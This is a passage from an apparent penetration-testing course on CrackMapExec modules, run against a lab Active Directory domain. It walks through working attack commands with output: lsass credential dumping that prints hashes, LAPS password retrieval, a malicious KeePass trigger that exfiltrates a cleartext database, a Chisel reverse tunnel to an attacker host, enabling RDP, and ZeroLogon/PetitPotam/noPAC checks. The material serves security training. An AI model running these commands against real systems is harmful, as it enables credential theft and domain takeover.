PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.203.121  445    DC01
\julio:500aad7ceb637a4255d101d50045310b31729ddb
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\svc_workstations:7247e8d4387e76996ff3f18a34316fdd
PROCDUMP    10.129.203.121  445    DC01             Node [email protected]
successfully set as owned in BloodHound
PROCDUMP    10.129.203.121  445    DC01             Node [email protected]
successfully set as owned in BloodHound
PROCDUMP    10.129.203.121  445    DC01             Node [email protected]
successfully set as owned in BloodHound
```

Note: Not all CrackMapExec options will sync with the BloodHound database. For example, if we try `--ntds` or `--lsa` options, it won't mark users as owned in the database, but modules such as `procdump` or `lsassy` will mark users as owned.

Setting Computers as Owned in BloodHound

At the time of writing, BloodHound integration only marks users as Owned. If we want to mark a computer as owned, we can use the module `bh_owned` and the username and password of our neo4j database. In the following example, we will only add the `PASS` option, as the other default values match with our neo4j database.

```
crackmapexec smb -M bh_owned --options

[*] bh_owned module options:

            URI             URI for Neo4j database (default: 127.0.0.1)
            PORT            Listening port for Neo4j database (default:
7687)
            USER            Username for Neo4j database (default: 'neo4j')
            PASS            Password for Neo4j database (default: 'neo4j')
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M bh_owned -o
PASS=HackTheBoxCME!
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
BH_OWNED    10.129.203.121  445    DC01             [+] Node
DC01.INLANEFREIGHT.HTB successfully set as owned in BloodHound
```

Next Steps

The integration of BloodHound into CrackMapExec offers many options when dealing with large networks and is a quick way to update the database in case we want to share it with our clients. In the next section, we will work with some popular modules that are available in CrackMapExec.

Popular Modules

One of the most exciting things about CrackMapExec is that it is modular and allows anyone to create modules and contribute them to the tool. CrackMapExec has more than 50

modules that enable us to perform operations to facilitate exploitation and post-exploitation tasks. This section will review some of these modules for the `LDAP` and `SMB` protocols.

LDAP Protocol Modules

The LDAP protocol commonly allows us to interact with Domain Controllers and obtain information from them. Let's review some modules that will enable us to extract interesting information from Active Directory.

LDAP Module - get-network

The module `get-network` is based on the Active Directory Integrated DNS dump. By default, any user in Active Directory can enumerate all DNS records in the Domain or Forest DNS zones, similar to a zone transfer. This tool enables the enumeration and exporting of all DNS records in the zone for recon purposes of internal networks.

We have three (3) ways to use the module:
Retrieve only the IP address.
Retrieve only the domain names.
Retrieve both (IP and domain names).

By default, if we don't specify any option, the module will retrieve only the IP address. If we choose the option `ALL=true`, it will retrieve both IP and domain names, and if we specify `ONLY_HOSTS=true`, we will only retrieve the FQDN.

Getting Records from the DNS Server

```
crackmapexec ldap dc01.inlanefreight.htb -u julio -p Password1 -M get-network --options

[*] get-network module options:

            ALL      Get DNS and IP (default: false)
            ONLY_HOSTS    Get DNS only (no ip) (default: false)
```

```
crackmapexec ldap dc01.inlanefreight.htb -u julio -p Password1 -M get-network -o ALL=true

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+] inlanefreight.htb\julio:Password1 (Pwn3d!)
```

```
GET-NETW... dc01.inlanefreight.htb 389    DC01             [*] Querying
zone for records
GET-NETW... dc01.inlanefreight.htb 389    DC01             [*] Using
System DNS to resolve unknown entries. Make sure resolving your target
domain works here or specify an IP as target host to use that server for
queries
GET-NETW... dc01.inlanefreight.htb 389    DC01             Found 4 records
GET-NETW... dc01.inlanefreight.htb 389    DC01             [+] Dumped 4
records to /home/plaintext/.cme/logs/inlanefreight.htb_network_2022-12-
13_065607.log
```

```
cat /home/plaintext/.cme/logs/inlanefreight.htb_network_2022-11-
10_101113.log

dc01.inlanefreight.htb   10.129.203.121
test.inlanefreight.htb   172.16.1.39
database01.inlanefreight.htb     172.16.1.29
```

Note: At the time of writing, the module has some differences with the `adidnsdump` tool. Results may be different from one account to another.

LDAP Module - laps

Another great module is `laps`. The `Local Administrator Password Solution (LAPS)` provides management of local account passwords on domain-joined computers. Passwords are stored in Active Directory (AD) and protected by ACLs, so only certain users can read them or request a password reset. With the `laps` module, we can retrieve all computers an account has access to read. We can also use the option `COMPUTER` to specify a computer or use it with a wildcard to get a few computers with a similar name.

LAPS Module Retrieving Passwords

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! -M
laps --options

[*] laps module options:

            COMPUTER    Computer name or wildcard ex: WIN-S10, WIN-* etc.
Default: *
```

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! -M
laps
SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
```

```
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LAPS        dc01.inlanefreight.htb 389    DC01             [*] Getting
LAPS Passwords
LAPS        dc01.inlanefreight.htb 389    DC01             Computer: MS01$
Password: 7*vp5Nc8Ph7uR&
```

Note: The password used is an example. It will not work against the target host.

LDAP Module - MAQ

The Machine Account Quota (MAQ), represented by the attribute MS-DS-Machine-Account-Quota, is a domain level attribute that by default indicates the number of computer accounts that a user is allowed to create in a domain.

There are a few attacks such as Resource Based Constrained Delegation that requires us to create a machine in the domain, and this is why it's essential to enumerate the account machine quota attribute.

Machine Quota Module

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p 'Inlanefreight01!' -
M maq

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
MAQ         dc01.inlanefreight.htb 389    DC01             [*] Getting the
MachineAccountQuota
MAQ         dc01.inlanefreight.htb 389    DC01
MachineAccountQuota: 6
```

LDAP Module - daclread

Another great module is `daclread`, which allows us to read and export the DACLs of one or multiple objects. This module will enable us to enumerate Active Directory access. It has the following options:

daclread Module Options

```
crackmapexec ldap -M daclread --options

[*] daclread module options:

        Be carefull, this module cannot read the DACLS recursively. For
example, if an object has particular rights because it belongs to a group,
the module will not be able to see it directly, you have to check the
group rights manually.
        TARGET          The objects that we want to read or backup the
DACLs, sepcified by its SamAccountName
        TARGET_DN       The object that we want to read or backup the
DACL, specified by its DN (usefull to target the domain itself)
        PRINCIPAL       The trustee that we want to filter on
        ACTION          The action to realise on the DACL (read, backup)
        ACE_TYPE        The type of ACE to read (Allowed or Denied)
        RIGHTS          An interesting right to filter on ('FullControl',
'ResetPassword', 'WriteMembers', 'DCSync')
        RIGHTS_GUID     A right GUID that specify a particular rights to
filter on
```

Let's say we want to read all ACEs of the grace account. We can use the option `TARGET`, and the `ACTION` read:

Read Grace User's DACL

```
crackmapexec ldap dc01.inlanefreight.htb -u '' -p '' -M daclread -o
TARGET=grace ACTION=read

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\:
DACLREAD    dc01.inlanefreight.htb 389    DC01             Be carefull,
this module cannot read the DACLS recursively.
DACLREAD    dc01.inlanefreight.htb 389    DC01             Target
principal found in LDAP (CN=grace,CN=Users,DC=inlanefreight,DC=htb)
[*]  ACE[1] info
[*]    ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]    ACE flags                 : None
[*]    Access mask               : ReadProperty
[*]    Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]    Object type (GUID)        : User-Account-Restrictions (4c164200-
20c0-11d0-a768-00aa006e0529)
[*]    Trustee (SID)             : RAS and IAS Servers (S-1-5-21-
3325992272-2815718403-617452758-553)
[*]  ACE[2] info
```

```
[*]    ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]    ACE flags                 : None
[*]    Access mask               : ReadProperty
[*]    Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]    Object type (GUID)        : User-Logon (5f202010-79a5-11d0-9020-
00c04fc2d4cf)
[*]    Trustee (SID)             : RAS and IAS Servers (S-1-5-21-
3325992272-2815718403-617452758-553)

<SNIP>
```

We can also look for specific rights, such as which principals have DCSync rights. We need to use the option `TARGET_DN` and specify the distinguished domain name (DN), the `ACTION` read, and the rights we want to look for with the option `RIGHTS`.

Searching for Users with DCSync Rights

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
daclread -o TARGET_DN="DC=inlanefreight,DC=htb" ACTION=read RIGHTS=DCSync

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
DACLREAD    dc01.inlanefreight.htb 389    DC01             Be carefull,
this module cannot read the DACLS recursively.
DACLREAD    dc01.inlanefreight.htb 389    DC01             Target
principal found in LDAP (DC=inlanefreight,DC=htb)
[*]  ACE[3] info
[*]    ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]    ACE flags                 : None
[*]    Access mask               : ControlAccess
[*]    Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]    Object type (GUID)        : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]    Trustee (SID)             : Domain Controllers (S-1-5-21-
3325992272-2815718403-617452758-516)
[*]  ACE[4] info
[*]    ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]    ACE flags                 : None
[*]    Access mask               : ControlAccess
[*]    Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]    Object type (GUID)        : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]    Trustee (SID)             : robert (S-1-5-21-3325992272-2815718403-
617452758-2607)
```

```
[*]  ACE[17] info
[*]    ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]    ACE flags                 : None
[*]    Access mask               : ControlAccess
[*]    Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]    Object type (GUID)        : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]    Trustee (SID)             : Administrators (S-1-5-32-544)
```

As shown in the output, the `ACE[4]` indicates that the user robert has DCSync rights in the target domain.

We can use a few more modules in `LDAP`. We can use the `-L` option to see the complete list of modules.

LDAP Protocol Modules

```
crackmapexec ldap -L

[*] MAQ                       Retrieves the MachineAccountQuota domain-
level attribute
[*] adcs                      Find PKI Enrollment Services in Active
Directory and Certificate Templates Names
[*] daclread                  Read and backup the Discretionary Access
Control List of objects. Based on the work of @_nwodtuhs and @BlWasp_. Be
carefull, this module cannot read the DACLS recursively, more explains in
the options.
[*] get-desc-users            Get description of the users. May contained
password
[*] get-network
[*] laps                      Retrieves the LAPS passwords
[*] ldap-checker              Checks whether LDAP signing and binding are
required and / or enforced
[*] ldap-signing              Check whether LDAP signing is required
[*] subnets                   Retrieves the different Sites and Subnets of
an Active Directory
[*] user-desc                 Get user descriptions stored in Active
Directory
[*] whoami                    Get details of provided user
```

SMB Protocol Modules

The `SMB` protocol has more modules available. Most of the stuff we have done in the CrackMapExec module uses the SMB protocol. Let's review some modules that will allow us to extract interesting information.

Note: Most of the modules that use SMB need admin rights (`Pwned!`) to work.

SMB Modules - get_netconnections and ioxidresolver

When we are working on a network pentest, we are constantly looking to gain access to more resources or networks. CrackMapExec has some modules that will allow us to enumerate a machine we have already compromised and identify if it has more than one network configuration. Let's use the modules `get_netconnections` and `ioxidresolver` and see their differences.

The `get_netconnections` module uses WMI to query network connections. It retrieves all IP addresses, including IPv6 and any secondary IP, as well as the domain name.

get_netconnections Module

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M
get_netconnections

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
GET_NETC... 10.129.203.121  445    DC01             [+] IP Address:
['172.16.1.10', '172.16.2.50', 'fe80::3cd3:b51c:e8b9:b36f'] Search Domain:
['inlanefreight.htb', '.htb']
GET_NETC... 10.129.203.121  445    DC01             [+] IP Address:
['10.129.203.121']  Search Domain: ['inlanefreight.htb', '.htb']
GET_NETC... 10.129.203.121  445    DC01             [*] Saved raw output
to network-connections-10.129.203.121-2022-11-14_115228.log
```

On the other hand, the `ioxidresolver` module uses RPC to query IP addresses. However, this module does not include IPv6 addresses.

ioxidresolver Module

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M ioxidresolver

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
```

```
inlanefreight.htb\julio:Password1 (Pwn3d!)
IOXIDRES... 10.129.203.121  445    DC01             Address: 172.16.1.10
IOXIDRES... 10.129.203.121  445    DC01             Address: 172.16.2.50
IOXIDRES... 10.129.203.121  445    DC01             Address:
10.129.203.121
```

Note: It is important to understand how a module works so we can pick the one that works best for our needs.

SMB Module - keepass_discover

KeePass is a free, open-source password manager commonly used in enterprise networks by admins and users to store passwords and secrets in one database. A master password protects it. If we get a KeePass database, we need its password to open it.

Discovering KeePass

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_discover

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             Found process
"KeePass" with PID 5004 (user INLANEFREIGHT\julio)
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\AppData\Roaming\KeePass\KeePass.config.xml
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\Application Data\KeePass\KeePass.config.xml
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\Documents\Database.kdbx
KEEPASS_... 10.129.203.121  445    DC01             Found
C:\Users\julio\My Documents\Database.kdbx
```

An alternative if we don't have the master password is to use a technique developed by Lee Christensen (@tifkin_) and Will Schroeder (@harmj0y) which makes use of KeePass' trigger system to export the database in cleartext. It modifies the KeePass configuration file to include a trigger that automatically exports the database in clear text.

To use it, we need five (5) steps:

1. Locate the KeePass configuration file. We did this with the `keepass_discover` module.
2. Add the trigger to the configuration file using the option `ACTION=ADD` and the `KEEPASS_CONFIG_PATH`.

Adding Trigger to KeePass Configuration File

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=ADD
KEEPASS_CONFIG_PATH=C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.
xml

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             [*] Adding trigger
"export_database" to
"C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.xml"
KEEPASS_... 10.129.203.121  445    DC01             [+] Malicious trigger
successfully added, you can now wait for KeePass reload and poll the
exported files
```

Note: Make sure to use a backslash (/) or double slashes (\) for the KeePass configuration path.

1. Wait for the user to open KeePass and enter the master password. To force this operation, we can use the option `ACTION=RESTART` to restart the KeePass.exe process. If the target machine has many users logged in, we can add the option `USER` with the username like this `USER=julio`.

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=RESTART

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
```

1. Poll the exported database to our machine using the option `ACTION=POLL`. We can then use `grep` to search for password entries.

Polling the Exported Data from the Compromised Target

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=POLL

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01             [*] Polling for
database export every 5 seconds, please be patient
KEEPASS_... 10.129.203.121  445    DC01             [*] we need to wait
for the target to enter his master password ! Press CTRL+C to abort and
use clean option to cleanup everything

KEEPASS_... 10.129.203.121  445    DC01             [+] Found database
export !
KEEPASS_... 10.129.203.121  445    DC01             [+] Moved remote
"C:\Users\Public\export.xml" to local "/tmp/export.xml"
```

```
cat /tmp/export.xml | grep -i protectinmemory -A 5
                                        <Value
ProtectInMemory="True">ForNewDCAnew92Pas#$$</Value>
                                </String>
                                <String>
                                        <Key>Title</Key>
                                        <Value>Administrator</Value>
                                </String>
```

1. Clean the configuration file using the option `ACTION=CLEAN` and the `KEEPASS_CONFIG_PATH`.

Clean Configuration File Changes

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=CLEAN
KEEPASS_CONFIG_PATH=C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.
xml

[!] Module is not opsec safe, are you sure you want to run this? [Y/n]
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
```

```
KEEPASS_... 10.129.203.121  445    DC01             [*] No export found in
C:\Users\Public , everything is cleaned
KEEPASS_... 10.129.203.121  445    DC01             [*] Found trigger
"export_database" in configuration file, removing
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
```

We learned each option for this module, but we can get it all at once with the `ACTION=ALL`. The good part of this option is that it includes the method extract_password, which searches the .xml file for any password entry and prints it to the console.

Running keeppass_trigger ALL in One Command

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M keepass_trigger -
o ACTION=ALL
KEEPASS_CONFIG_PATH=C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.
xml

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] Y
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Adding trigger
"export_database" to
"C:/Users/julio/AppData/Roaming/KeePass/KeePass.config.xml"
KEEPASS_... 10.129.203.121  445    DC01             [+] Malicious trigger
successfully added, you can now wait for KeePass reload and poll the
exported files
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
KEEPASS_... 10.129.203.121  445    DC01             [*] Polling for
database export every 5 seconds, please be patient
KEEPASS_... 10.129.203.121  445    DC01             [*] we need to wait
for the target to enter his master password ! Press CTRL+C to abort and
use clean option to cleanup everything
...
KEEPASS_... 10.129.203.121  445    DC01             [+] Found database
export !
KEEPASS_... 10.129.203.121  445    DC01             [+] Moved remote
"C:\Users\Public\export.xml" to local "/tmp/export.xml"
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Cleaning
everything..
```

```
KEEPASS_... 10.129.203.121  445    DC01             [*] No export found in
C:\Users\Public , everything is cleaned
KEEPASS_... 10.129.203.121  445    DC01             [*] Found trigger
"export_database" in configuration file, removing
KEEPASS_... 10.129.203.121  445    DC01             [*] Restarting
INLANEFREIGHT\julio's KeePass process
KEEPASS_... 10.129.203.121  445    DC01
KEEPASS_... 10.129.203.121  445    DC01             [*] Extracting
password..
KEEPASS_... 10.129.203.121  445    DC01             Notes : None
KEEPASS_... 10.129.203.121  445    DC01             Password :
ForNewDCAnew92Pas#$$
KEEPASS_... 10.129.203.121  445    DC01             Title : Administrator
KEEPASS_... 10.129.203.121  445    DC01             URL : None
KEEPASS_... 10.129.203.121  445    DC01             UserName :
Administrator

<SNIP>
```

Note: The module may have issues while printing the password. We may get an error, but the password will be in the `/tmp/export.xml` file, so we can get it manually.

Enabling or Disabling RDP

One common task we may want to do while assessing is to connect to a target machine via RDP. This can be useful in some scenarios where we can't perform any other type of lateral movement attacks or we want to go under the radar by using a standard protocol.

If the machine we want to connect doesn't have RDP enabled, we can use the module `RDP` to allow it. We need to specify the option `ACTION` followed by enable or disable.

Enabling RDP

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M rdp --options

[*] rdp module options:

            ACTION  Enable/Disable RDP (choices: enable, disable)
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M rdp -o
ACTION=enable

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
```

```
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
RDP         10.129.203.121  445    DC01             [+] RDP enabled
successfully
```

There are a few more modules in `SMB`. We can use the `-L` option to see the complete list of modules.

SMB Protocol Modules

```
crackmapexec smb -L

[*] bh_owned                  Set pwned computer as owned in Bloodhound
[*] dfscoerce                 Module to check if the DC is vulnerable to
DFSCocerc, credit to @filip_dragovic/@Wh04m1001 and @topotam
[*] drop-sc                   Drop a searchConnector-ms file on each
writable share
[*] empire_exec               Uses Empire's RESTful API to generate a
launcher for the specified listener and executes it
[*] enum_avproducts           Gathers information on all endpoint
protection solutions installed on the remote host(s) via WMI
[*] enum_dns                  Uses WMI to dump DNS from an AD DNS Server
[*] get_netconnections        Uses WMI to query network connections.
[*] gpp_autologin             Searches the domain controller for
registry.xml to find autologon information and returns the username and
password.
[*] gpp_password              Retrieves the plaintext password and other
information for accounts pushed through Group Policy Preferences.
[*] handlekatz                Get lsass dump using handlekatz64 and parse
the result with pypykatz
[*] hash_spider               Dump lsass recursively from a given hash
using BH to find local admins
[*] impersonate               List and impersonate tokens to run command
as locally logged on users
[*] install_elevated          Checks for AlwaysInstallElevated
[*] ioxidresolver             Thie module helps you to identify hosts that
have additional active interfaces
[*] keepass_discover          Search for KeePass-related files and
process.
[*] keepass_trigger           Set up a malicious KeePass trigger to export
the database in cleartext.
[*] lsassy                    Dump lsass and parse the result remotely
with lsassy
[*] masky                     Remotely dump domain user credentials via an
ADCS and a KDC
```

```
[*] met_inject                Downloads the Meterpreter stager and injects
it into memory
[*] ms17-010                  MS17-010, /!\ not tested oustide home lab
[*] nanodump                  Get lsass dump using nanodump and parse the
result with pypykatz
[*] nopac                     Check if the DC is vulnerable to CVE-2021-
42278 and CVE-2021-42287 to impersonate DA from standard domain user
[*] ntlmv1                    Detect if lmcompatibilitylevel on the target
is set to 0 or 1
[*] petitpotam                Module to check if the DC is vulnerable to
PetitPotam, credit to @topotam
[*] procdump                  Get lsass dump using procdump64 and parse
the result with pypykatz
[*] rdp                       Enables/Disables RDP
[*] runasppl                  Check if the registry value RunAsPPL is set
or not
[*] scuffy                    Creates and dumps an arbitrary .scf file
with the icon property containing a UNC path to the declared SMB server
against all writeable shares
[*] shadowcoerce              Module to check if the target is vulnerable
to ShadowCoerce, credit to @Shutdown and @topotam
[*] slinky                    Creates windows shortcuts with the icon
attribute containing a UNC path to the specified SMB server in all shares
with write permissions
[*] spider_plus               List files on the target server (excluding
`DIR` directories and `EXT` extensions) and save them to the `OUTPUT`
directory if they are smaller then `SIZE`
[*] spooler                   Detect if print spooler is enabled or not
[*] teams_localdb             Retrieves the cleartext ssoauthcookie from
the local Microsoft Teams database, if teams is open we kill all Teams
process
[*] test_connection           Pings a host
[*] uac                       Checks UAC status
[*] wdigest                   Creates/Deletes the 'UseLogonCredential'
registry key enabling WDigest cred dumping on Windows >= 8.1
[*] web_delivery              Kicks off a Metasploit Payload using the
exploit/multi/script/web_delivery module
[*] webdav                    Checks whether the WebClient service is
running on the target
[*] wireless                  Get key of all wireless interfaces
[*] zerologon                 Module to check if the DC is vulnerable to
Zerologon aka CVE-2020-1472
```

Next Steps

In the following section, we will look at other SMB modules that leverage known vulnerabilities, such as ZeroLogon.

Vulnerability Scan Modules

An everyday activity we perform while penetration testing is trying to identify vulnerabilities. If we can find any, the exploitation work can be straightforward.

CrackMapExec includes some modules that allow us to identify vulnerabilities. In this session, we will review some of them.

Setting Up the Environment

In this scenario, we compromised a server and obtained administrator credentials. This server has two network cards, and our goal is to identify if the domain is vulnerable to attack. The IP address of the domain is 172.16.10.3.

To gain access to the domain, we will use what we learned in the Proxychains with CME section and establish a connection with Chisel:

Sending Chisel to the Target Machine

```
crackmapexec smb 10.129.204.146 -u Administrator -p 'IpreferanewP@$$' --
put-file ./chisel.exe \\Windows\\Temp\\chisel.exe --local-auth

SMB         10.129.204.146  445    WS01             [*] Windows Server
2016 Standard 14393 x64 (name:WS01) (domain:WS01) (signing:False)
(SMBv1:True)
SMB         10.129.204.146  445    WS01             [+]
WS01\Administrator:IpreferanewP@$$ (Pwn3d!)
SMB         10.129.204.146  445    WS01             [*] Copy ./chisel.exe
to \Windows\Temp\chisel.exe
SMB         10.129.204.146  445    WS01             [+] Created file
./chisel.exe on \\C$\\Windows\Temp\chisel.exe
```

Running Chisel as a Server in Our Attack Host

```
./chisel server --reverse

2022/11/06 10:57:00 server: Reverse tunnelling enabled
2022/11/06 10:57:00 server: Fingerprint
```

```
CelKxt2EsL1SUFnvo634FucIOPqlFKQJi8t/aTjRfWo=
2022/11/06 10:57:00 server: Listening on http://0.0.0.0:8080
```

Connecting Chisel from the Compromised Device to Our Attack Host

```
crackmapexec smb 10.129.204.146 -u Administrator -p 'IpreferanewP@$$' -x
"C:\Windows\Temp\chisel.exe client 10.10.14.33:8080 R:socks" --local-auth

SMB         10.129.204.146  445    WS01             [*] Windows Server
2016 Standard 14393 x64 (name:WS01) (domain:WS01) (signing:False)
(SMBv1:True)
SMB         10.129.204.146  445    WS01             [+]
WS01\Administrator:IpreferanewP@$$ (Pwn3d!)
```

Vulnerability Scan Modules

Most of the vulnerability modules in CrackMapExec are checked only, and we can't use those modules to exploit vulnerabilities. Let's start with the ZeroLogon vulnerability.

ZeroLogon

An unauthenticated attacker can exploit the ZeroLogon vulnerability (CVE-2020-1472) with network access to a domain controller. It needs to start a vulnerable Netlogon session to abuse this vulnerability and eventually take control of the domain. Since connecting to a Domain Controller is the only prerequisite for a successful exploit, the vulnerability is severe.

CrackMapExec includes a module named `zerologon` that identifies if a Domain Controller is vulnerable to ZeroLogon.

ZeroLogon Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -M Zerologon

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
ZEROLOGO... 172.16.10.3     445    DC01             VULNERABLE
ZEROLOGO... 172.16.10.3     445    DC01             Next step:
https://github.com/dirkjanm/CVE-2020-1472
```

PetitPotam

Security researcher Gilles Lionel recently revealed an attack technique called PetitPotam, which allows attackers to compromise the domain by simply gaining access to the enterprise network infrastructure. The method is a classic NTLM relay attack on any offered server service (e.g., a Domain Controller). Lionel also made a proof-of-concept code available on GitHub PetitPotam, demonstrating how attackers can use this specific attack technique to achieve domain compromise.

CrackMapExec includes a module named `petitpotam` that identifies if a Domain Controller is vulnerable to PetitPotam.

Petitpotam Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -M PetitPotam

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
PETITPOT... 172.16.10.3     445    DC01             VULNERABLE
PETITPOT... 172.16.10.3     445    DC01             Next step:
https://github.com/topotam/PetitPotam
```

noPAC

The exploit of the noPAC vulnerability allowed the escalation of privileges of a regular domain user to a domain administrator. The proof of concept (PoC) was released on GitHub.

CrackMapExec includes a module named `nopac` that identifies if a domain controller is vulnerable to noPAC.

noPAC vulnerability check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M nopac

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB         172.16.10.3     445    DC01             [+]
